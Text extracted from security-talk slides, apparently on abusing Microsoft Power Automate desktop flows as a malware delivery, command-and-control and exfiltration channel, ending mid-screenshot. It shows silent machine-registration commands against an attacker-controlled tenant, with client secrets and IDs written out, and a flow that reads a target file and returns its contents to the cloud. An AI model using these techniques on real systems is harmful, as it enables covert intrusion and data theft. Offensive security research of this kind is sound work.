
Office cloud services



On-Prem : MS cloud

Windows 11


Office



RCE as a Service

Repurpose RPA to power malware ops

Recall our wish list



Hello Pwntoso

Search results for "microsoft + contoso = 😄". The top result is "Overview of Contoso Corporation" from docs.microsoft.com, dated Apr 26, 2022. The text describes Contoso offices around Paris and manufacturing facilities. The second result is "Microsoft 365 for enterprise for Contoso Corporation" from docs.microsoft.com, dated Apr 26, 2022, mentioning local and cloud-based productivity and security features.


The Power Automate interface shows the 'Machines' section. The left sidebar contains navigation options: Home, Action items, My flows, Create, Templates, Connectors, Data, Monitor, AI Builder, Process advisor, Solutions, and Learn. The main content area has a 'New machine' button and a search bar. Below this, there's a 'Machines' heading with a description and a 'Learn more' link. A large blue circle with a computer monitor icon and a red 'X' is displayed, with the text "You haven't set up a machine yet". Below this, it says "Select +New machine to start using Power Automate for desktop and desktop flows. Learn more". A blue '+New machine' button is at the bottom.

The Azure Active Directory admin center 'Create a tenant' form. The header shows 'Azure Active Directory admin center' and a user profile. The breadcrumb is 'Dashboard > Pwntoso > Switch tenant >'. The title is 'Create a tenant' with a close button. The sub-header is 'Azure Active Directory'. The form fields are: 'Name' (Pwntoso), 'Domain name' (pwntoso), 'Country/region' (United States), and 'Datacenter location' (United States). A note states: "Datacenter location is based on the country/region selected above." Navigation buttons are '< Previous' and 'Next : Review + create >'. A '+New machine' button is also visible at the bottom of the form area.

Register victim machines

Can we avoid
the UI?

Power Automate



Sign in to Microsoft Power Automate


It's quicker and easier than ever to automate with the new intuitive Power Automate. Use prebuilt drag-and-drop actions or record your own flows to replay later.

Sign in

Register victim machines

Can we avoid
the UI?

Sure!



The screenshot shows a search results page for 'Power Automate documentation'. The search filter is 'Filter by title'. The results list includes 'Overview', 'Cloud flows', and 'Desktop flows'. Under 'Desktop flows', the selected item is 'Silently register a new machine'. The content area shows the following text:


Silently register a new machine

To register silently your machine in Power Automate with the service principal account, use the register operation `-register` with the following arguments: Connection arguments (for service principal account):

1. Applicationid: The application to use.
2. Clientsecret: The secret of the applicationid (you can also use the certificateThumbprint). This input isn't expected to be specified as an input to the command line. See "Secure input" section to see options you can choose to provide it.
3. Tenantid: The tenant identifier to use.

Machine registration arguments:

1. Environmentid (optional): The environment where the machine will be registered. If



The screenshot shows a Windows Command Prompt window titled 'Select Administrator: Command Prompt'. The prompt is at the directory `C:\Program Files (x86)\Power Automate Desktop`. The user enters the following command:

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ |  
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a  
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force
```

The user then enters the following command:




```
C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach  
inegroup -groupid rndcorp -grouppassword  
Please input 'grouppassword' value:  
*****
```

Hello new machine

Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines Machine groups VM images (preview)

Machine name ↑ ▾	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Admin required



How to use the Machine registration App?

1. Open Start menu
2. Search for command prompt (or PowerShell) and then **run it as the administrator**
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)

Select Administrator: Command Prompt

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ  
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a  
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force  
  
C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach  
inegroup -groupid rndcorp -grouppassword  
Please input 'grouppassword' value:  
*****
```


Admin **NOT** required





powershell (running as ZN-WIN-URIELZ\PADUser)

```
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu79QgrvmZk.2_shzgX2Wiyg  
ation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec  
e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47  
PS C:\Program Files (x86)\Power Automate Desktop>
```




PADUser
Local account

```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser  
User name PADUser  
Full Name  
Comment  
User's comment  
Country/region code 000 (System Default)  
Account active Yes  
Account expires Never  
  
Password last set 13/07/2022 0:25:57  
Password expires Never  
Password changeable 13/07/2022 0:25:57  
Password required No  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon 13/07/2022 8:17:40  
  
Logon hours allowed All  
  
Local Group Memberships *Users  
Global Group memberships *None  
The command completed successfully.  
  
PS C:\Program Files (x86)\Power Automate Desktop>
```



Trigger from cloud




Set up connection


Distribute payload

Cloud setup

How to avoid active machine users



Unattended RPA



Create a new local user session

Attended RPA



Leverage an existing local user session

Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup

Let the fun begin.



Data exfil (start simple)

The screenshot displays the Power Automate interface for a flow named 'Exfil | Power Automate'. The 'Actions' pane on the left lists various categories like Variables, Conditionals, and Loops. The main workspace shows a flow with the following steps:

1. Set variable: Assign to variable `Success` the value 'False'
2. If file exists: If file `TargetFile` exists
3. On block error: FailedToReadFile
4. Read text from file: Read contents of file `TargetFile` and store it into `FileContents`
5. Set variable: Assign to variable `Success` the value 'True'
6. End
7. End

The 'Variables' pane on the right shows 'Input / output variables' with three variables: `FileContents`, `Success`, and `TargetFile`. A red arrow points from the text 'Data exfiltrated as flow output' to this section.

Status: Ready | 0 Selected actions | 7 Actions | 1 Subflow | Run delay: 100 ms

Data exfiltrated as flow output

Distribute payload,
execute and collect
output from cloud



Input

Output


The screenshot displays a Power Automate flow execution interface. At the top, a green status bar indicates "Your flow ran successfully." The flow consists of two steps: "Manually trigger a flow" (0s) and "Run a flow built with Power Automate for desktop" (23s). The "Run a flow built with Power Automate for desktop" step is expanded to show its configuration. Under the "INPUTS" section, the "Desktop 